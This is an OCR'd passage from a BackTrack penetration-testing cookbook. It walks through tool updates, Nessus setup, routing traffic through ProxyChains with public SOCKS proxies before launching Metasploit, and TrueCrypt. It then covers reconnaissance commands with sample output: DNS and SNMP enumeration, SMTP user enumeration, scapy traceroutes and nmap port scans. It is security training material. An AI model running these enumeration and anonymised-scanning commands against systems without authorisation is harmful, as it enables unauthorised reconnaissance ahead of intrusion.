```

To verify nvcc is installed correctly, we can issue the following command:

```
nvcc -V
```

To perform a benchmark, we can simply type the following command:

```
pyrit benchmark
```

Applying updates and configuring extra security tools

In this recipe, we will cover the process of updating BackTrack and configuring some extra tools, which will be useful in later chapters and recipes. As BackTrack packages are constantly updated between releases, you will soon find that a newer set of tools are available than what were originally downloaded on your DVD ROM. We will dive into updating our installation, obtaining an activation code for Nessus, and concluding with installing Squid.

How to do it...

Let's begin the process of applying updates and configuring extra security tools:

1. Update the local package index with the latest changes made in the repositories:

   ```
   apt-get update
   ```

2. Upgrade existing packages:

   ```
   apt-get upgrade
   ```

3. Upgrade to the new version (if available):

   ```
   apt-get dist-upgrade
   ```

4. Obtain an activation code for Nessus by registering at the following website:

   `http://www.nessus.org/products/nessus/nessus-plugins/obtain-an-activation-code`

5. Activate Nessus by executing the following command:

   ```
   /opt/nessus/bin/nessus-fetch --register A60F-XXXX-XXXX-XXXX-0006
   ```

   Where `A60F-XXXX-XXXX-XXXX-0006` should be your activation code.

6. Create a user account for the Nessus web interface:

   ```
   /opt/nessus/sbin/nessus-adduser
   ```

7. To start the Nessus server, we simply invoke the following command:

   ```
   /etc/init.d/nessusd start
   ```

8. Install Squid:

```
apt-get install squid3
```

9. Remove Squid from starting up automatically at boot time:

```
update-rc.d -f squid3 remove
```

To find a particular package in the repository, we can use the following command, after `apt-get update`:

```
apt-cache search <keyword>
```

Where `<keyword>` could be a package name or a regular expression.

Setting up ProxyChains

ProxyChains is a program that allows us to force any TCP connection made by an application through a proxy. In this recipe, we will be discussing the task of breaking the direct connection between the receiver and the sender by forcing the connection of given applications through a user-defined list of proxies.

How to do it...

Let's begin the process of setting up ProxyChains:

1. Open the ProxyChains configuration file:

```
vim /etc/proxychains.conf
```

2. Uncomment the chaining type we want to use, in this case `dynamic_chain`:

```
# The option below identifies how the ProxyList is treated.
# only one option should be uncommented at time,
# otherwise the last appearing option will be accepted
#
dynamic_chain
#
# Dynamic - Each connection will be done via chained proxies
# all proxies chained in the order as they appear in the list
# at least one proxy must be online to play in chain
# (dead proxies are skipped)
# otherwise EINTR is returned to the app
#
#strict_chain
#
# Strict - Each connection will be done via chained proxies
# all proxies chained in the order as they appear in the list
# all proxies must be online to play in chain
# otherwise EINTR is returned to the app
#
#random_chain
#
# Random - Each connection will be done via random proxy
# (or proxy chain, see  chain_len) from the list.
# this option is good to test your IDS :)

# Make sense only if random_chain
#chain_len = 2

-- INSERT --
```

3. Add some proxy servers to the list:

```
# ProxyList format
#       type  host  port [user pass]
#       (values separated by 'tab' or 'blank')
#
#
#        Examples:
#
#               socks5  192.168.67.78   1080    lamer   secret
#               http    192.168.89.3    8080    justu   hidden
#               socks4  192.168.1.49    1080
#               http    192.168.39.93   8080
#
#
#       proxy types: http, socks4, socks5
#        ( auth types supported: "basic"-http  "user/pass"-socks )
#
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks4  127.0.0.1 9050
socks5   98.206.2.3  1893
socks5   76.22.86.170  1658
socks4  189.87.236.22  1080
socks5   62.243.224.180  1080
socks5  122.194.11.208  1080
socks5  178.33.204.42  1080
-- INSERT --
```

4. Resolve the target host through our chained proxies:

```
proxyresolv www.targethost.com
```

5. Now we can run ProxyChains through the application we want to use. For example:

```
proxychains msfconsole
```


Directory encryption

The last recipe of this chapter will be about information privacy. We will use TrueCrypt to hide important and secret digital information from public eyes with encryption keys.


How to do it...

Let's perform the following steps:

1. Install TrueCrypt by clicking on the **Applications** menu and navigating to **BackTrack** | **Forensics** | **Digital Anti Forensics** | **install truecrypt**. Click on **Install TrueCrypt** and follow the onscreen directions:




2. Launch TrueCrypt from **Applications** | **BackTrack** | **Forensics** | **Digital Anti Forensics** | **truecrypt** to find a window similar to the following screenshot:




3. Click on **Create Volume** to start **TrueCrypt Volume Creation Wizard**.
4. Leave the default option and click on **Next**.
5. Select **Standard TrueCrypt volume** and click on **Next**.

6. Click on the **Select File...** button and specify a name and location for the new TrueCrypt volume. Click on **Save** when done:



7. Click on the **Next** button and select the encryption and hash algorithm we want to use.
8. In the next screen, we'll specify the amount of space we want for the container.
9. Now, we need to type the password for our volume. Once done, click on **Next**.
10. Choose the filesystem type.
11. Select the cross-platform support depending on your needs.
12. At the next screen, the wizard asks us to move around the mouse within the window to increase the cryptographic strength of the encryption keys. When done, click on the **Format** button.
13. The formatting will start and ends with the creation of the TrueCrypt volume. Click on **OK** and **Exit**.
14. We're now back to the TrueCrypt window.
15. To decrypt our volume, pick a slot from the list, click on **Select File...**, and open our created volume.

16. Click on **Mount** and type your password. Click on **OK** when done:



17. We can now access the volume by double-clicking on the slot or through the mount directory. Save files in it and when finished, simply click on **Dismount All.**

How it works...

In this recipe, we set up TrueCrypt, created a protected volume, and mounted it. This is a handy tool to use in order to keep data safe from prying eyes.

3
Information Gathering

In this chapter, we will cover:

- Service enumeration
- Determining the network range
- Identifying active machines
- Finding open ports
- Operating system fingerprinting
- Service fingerprinting
- Threat assessment with Maltego
- Mapping the network

Introduction

One of the most important stages of an attack is information gathering. To be able to launch an attack, we need to gather basic information about our target. So, the more information we get, the higher the probability of a successful attack.

I also want to emphasize an important aspect of this stage, and it's the documentation. The latest BackTrack release available at the time of writing this book includes a few tools to help us collate and organize the data from the target, allowing us to get a better understanding. Tools such as Maltego CaseFile and KeepNote are examples of it.

Service enumeration

In this recipe we will perform a few service enumeration tricks. **Enumeration** is a process that allows us to gather information from a network. We will examine **DNS enumeration** and **SNMP enumeration** techniques. DNS enumeration is the process of locating all DNS servers and DNS entries for an organization. DNS enumeration will allow us to gather critical information about the organization such as usernames, computer names, IP addresses, and so on. To achieve this task, we will use DNSenum. For SNMP enumeration, we will use a tool called SnmpEnum. SnmpEnum is a powerful SNMP enumeration tool that allows users to analyze SNMP traffic on a network.

How to do it...


Let's start by examining DNS enumeration:

1. We will utilize DNSenum for DNS enumeration. To start a DNS enumeration, open the Gnome Terminal and enter the following command:

   ```
   cd /pentest/enumeration/dns/dnsenum/
   ./dnsenum.pl --enum adomainnameontheinternet.com
   ```

Please do not run this tool against a public website that is not your own and on your own servers. In this case, we used `adomainnameontheinternet.com` as an example and you should replace this with your target. Be careful!

2. We should get an output with information like host, name server(s), mail server(s), and if we are lucky, a zone transfer:



3. There are some additional options we can run using DNSenum and they include the following:
   - `-- threads [number]` allows you to set how many processes will run at once
   - `-r` allows you to enable recursive lookups
   - `-d` allows you to set the time delay in seconds between WHOIS requests
   - `-o` allows us to specify the output location
   - `-w` allows us to enable WHOIS queries

4. To start an SNMP enumeration using SNMPenum within the terminal window type the following command:

```
cd /pentest/enumeration/snmp/snmpenum/
perl snmpenum.pl 192.168.10.200 public windows.txt
```

5. In our example we attacked host `192.168.10.200`, and if the device has SNMP enabled and active you will get several sets of information, including the following:
   - Installed software
   - Users
   - Uptime
   - Hostname
   - Discs
   - Running processes, and so on

   The default syntax is:

```
Perl snmpenum.pl [ip address to attack] [community]
[config file]
```

6. Another command we can use to examine a Windows host is `snmpwalk`. Snmpwalk is an SNMP application that uses SNMP `GETNEXT` requests to query a network entity for a tree of information. From the command line, issue the following command:

```
snmpwalk -c public 192.168.10.200 -v 2c
```

7. We can also enumerate the installed software:

```
snmpwalk -c public 192.168.10.200 -v 1 | grep
hrSWInstalledName


HOST-RESOURCES-MIB::hrSWInstalledName.1 = STRING: "VMware
Tools"
HOST-RESOURCES-MIB::hrSWInstalledName.2 = STRING: "WebFldrs"
```

8. We can also enumerate the open TCP ports using the same tool:

```
snmpwalk -c public 192.168.10.200 -v 1 | grep tcpConnState |
cut -d"." -f6 | sort –nu


21
25
80
443
```

9. Another utility to get information via SNMP protocols is snmpcheck:

```
cd /pentest/enumeration/snmp/snmpcheck/
perl snmpcheck.pl -t 192.168.10.200
```

10. To perform a domain scan with fierce (a tool that tries multiple techniques to find all the IP addresses and hostnames used by a target) we can issue the following command:

```
cd /pentest/enumeration/dns/fierce/
perl fierce.pl -dns adomainnameontheinternet.com
```

Please do not run this tool against a public website that is not your own and on your own servers. In this case, we used `adomainnameontheinternet.com` as an example and you should replace this with your target. Be careful!

11. To perform the same operation but with a supplied word list, type the following command:

```
perl fierce.pl -dns adomainnameontheinternet.com -wordlist
hosts.txt -file /tmp/output.txt
```

12. To start an SMTP enumeration of the users on an SMTP server, enter the following command:

```
smtp-user-enum.pl -M VRFY -U /tmp/users.txt -t 192.168.10.200
```

13. With the results obtained, we can now proceed to document it.

Determining the network range

With the gathered information obtained by following the previous recipe of this chapter, we can now focus on determining the IP address's range from the target network. In this recipe, we will explore the tools needed to achieve it.


How to do it...

Let's begin the process of determining the network range by opening a terminal window:

1. Open a new terminal window and issue the following command:

   ```
   dmitry -wnspb targethost.com -o /root/Desktop/dmitry-result
   ```

2. When finished, we should now have a text document on the desktop with the filename `dmitry-result.txt` filled with information gathered from the target:



3. To issue an ICMP netmask request, we type the following command:

```
netmask -s targethost.com
```

4. Using scapy, we can issue a multiparallel traceroute. To start it, type the following command:

```
scapy
```

5. With scapy started, we can now enter the following function:

```
ans,unans=sr(IP(dst="www.targethost.com/30", ttl=(1,6))/TCP())
```

6. To display the result in a table, we issue the following function:

```
ans.make_table( lambda (s,r): (s.dst, s.ttl, r.src) )
```

The output is shown as follows:


```
216.27.130.162  216.27.130.163  216.27.130.164 216.27.130.165
1 192.168.10.1   192.168.10.1    192.168.10.1   192.168.10.1
2 51.37.219.254  51.37.219.254   51.37.219.254  51.37.219.254
3 223.243.4.254  223.243.4.254   223.243.4.254  223.243.4.254
4 223.243.2.6    223.243.2.6     223.243.2.6    223.243.2.6
5 192.251.254.1  192.251.251.80  192.251.254.1  192.251.251.80
```

7. To get a TCP traceroute with scapy, we type the following function:

```
res,unans=traceroute(["www.google.com","www.backtrack-
linux.org","www.targethost.com"],dport=[80,443],maxttl=20,
retry=-2)
```

8. To display a graph representation of the result, we simply issue the following function:

```
res.graph()
```



9. To save the graph, just type the following function:

```
res.graph(target="> /tmp/graph.svg")
```

10. We can also have a 3D representation of the graph. This is done by entering the following function:

```
res.trace3D()
```

11. To exit scapy, type the following function:

```
exit()
```

12. With the results obtained, we can now proceed to document it.

How it works...

In step 1, we use `dmitry` to obtain information from the target. The options `-wnspb` allow us to perform a WHOIS lookup on the domain name, retrieve the `Netcraft.com` information, perform a search for possible subdomains, and a TCP port scan. The option `-o` allows us to save the result in a text document. In step 3, we make a simple ICMP netmask request with the `-s` option to output the IP address and netmask. Next, we used scapy to issue a multiparallel traceroute at the target host, displaying the result in a table presentation. In step 7, we performed a TCP traceroute of various hosts on ports `80` and `443`, and the max TTL to `20` to stop the process. With the result obtained, we created a graph representation of it, saved it in a temporary directory, and also created a 3D representation of the same result. Finally, we exit scapy.

Identifying active machines

Before attempting a pentest, we first need to identify the active machines that are on the target network range.

A simple way could be by performing a **ping** on the target network. Of course, this can be rejected or known by a host, and we don't want that.

How to do it...

Let's begin the process of locating active machines by opening a terminal window:


1. Using Nmap we can find if a host is up or not, shown as follows:

```
nmap -sP 216.27.130.162


Starting Nmap 5.61TEST4 ( http://nmap.org ) at 2012-04-27
23:30 CDT
Nmap scan report for test-target.net (216.27.130.162)
Host is up (0.00058s latency).
Nmap done: 1 IP address (1 host up) scanned in 0.06 seconds
```

2. We can also use Nping (Nmap suite), which gives us a more detailed view:

```
nping --echo-client "public" echo.nmap.org
```



3. We can also send some hex data to a specified port:

```
nping -tcp -p 445 –data AF56A43D 216.27.130.162
```

Finding open ports

With the knowledge of the victim's network range and the active machines, we'll proceed with the port scanning process to retrieve the open TCP and UDP ports and access points.

Getting ready

The Apache web server must be started in order to complete this recipe.

How to do it...

Let's begin the process of finding open ports by opening a terminal window:

1. To begin, launch a terminal window and enter the following command:

```
nmap 192.168.56.102
```

```
root@bt:/pentest/enumeration/snmp/snmpenum# nmap 192.168.56.102

Starting Nmap 6.01 ( http://nmap.org ) at 2012-10-26 10:23 EDT
Nmap scan report for 192.168.56.102
Host is up (0.00014s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
```

2. We can also explicitly specify the ports to scan (we are scanning `1000` ports in this case):

```
nmap -p 1-1000 192.168.56.102
```


```
root@bt:/pentest/enumeration/snmp/snmpenum# nmap -p 1-1000 192.168.56.102

Starting Nmap 6.01 ( http://nmap.org ) at 2012-10-26 10:25 EDT
Nmap scan report for 192.168.56.102
Host is up (0.00014s latency).
Not shown: 988 closed ports
PORT    STATE SERVICE
21/tcp  open  ftp
22/tcp  open  ssh
23/tcp  open  telnet
25/tcp  open  smtp
53/tcp  open  domain
80/tcp  open  http
111/tcp open  rpcbind
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
512/tcp open  exec
513/tcp open  login
514/tcp open  shell
MAC Address: 08:00:27:17:81:3C (Cadmus Computer Systems)

Nmap done: 1 IP address (1 host up) scanned in 16.68 seconds
```

3. Or specify Nmap to scan the organization's whole network on TCP port `22`:

```
nmap -p 22 192.168.56.*
```



4. Alternatively, output the result to a specified format:


```
nmap -p 22 192.168.10.* -oG /tmp/nmap-targethost-tcp22.txt
```

How it works...

In this recipe, we used Nmap to scan target hosts on our network to determine which ports are open.

There's more...

Nmap has a GUI version called Zenmap, which can be invoked by issuing the command `zenmap` at the terminal window, or by clicking on **Applications** | **BackTrack** | **Information Gathering** | **Network Analysis** | **Network Scanners** | **zenmap**.



Operating system fingerprinting

